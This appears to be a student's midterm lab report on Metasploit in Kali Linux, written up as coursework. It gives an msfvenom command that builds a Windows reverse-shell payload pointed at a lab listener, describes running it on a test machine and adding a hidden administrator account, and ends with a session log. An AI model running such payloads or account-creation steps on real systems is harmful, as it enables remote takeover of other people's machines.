
MID TERM Part -1

Installing Metasploit: I have downloaded the latest version of Kali. It already installed in it.


Commands used to update it: sudo apt-get update && sudo apt-get upgrade

Commands used for creating payload: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.4.99 lport=444 -f exe > payloadnk0741.exe


The below screenshot as both the ip addr and payload generation .




Inside Metaspolit: The below screenshot shows the commands I used to setup the exploit and run it. After setting up and logged into windows machine and double click on the payload. Nothing is show to naked eye but I got the session created as you can see in the below screenshot.



From below screenshot: we can see are able to create new user “NewadminNK0741” as admin.



From below screenshot, we can verify the admin account is created in the victim's machine:



Closing the connection:

```
Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.4.98 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > exit

┌──(kali㉿nk0741)-[~/Downloads/msf]
└─$
```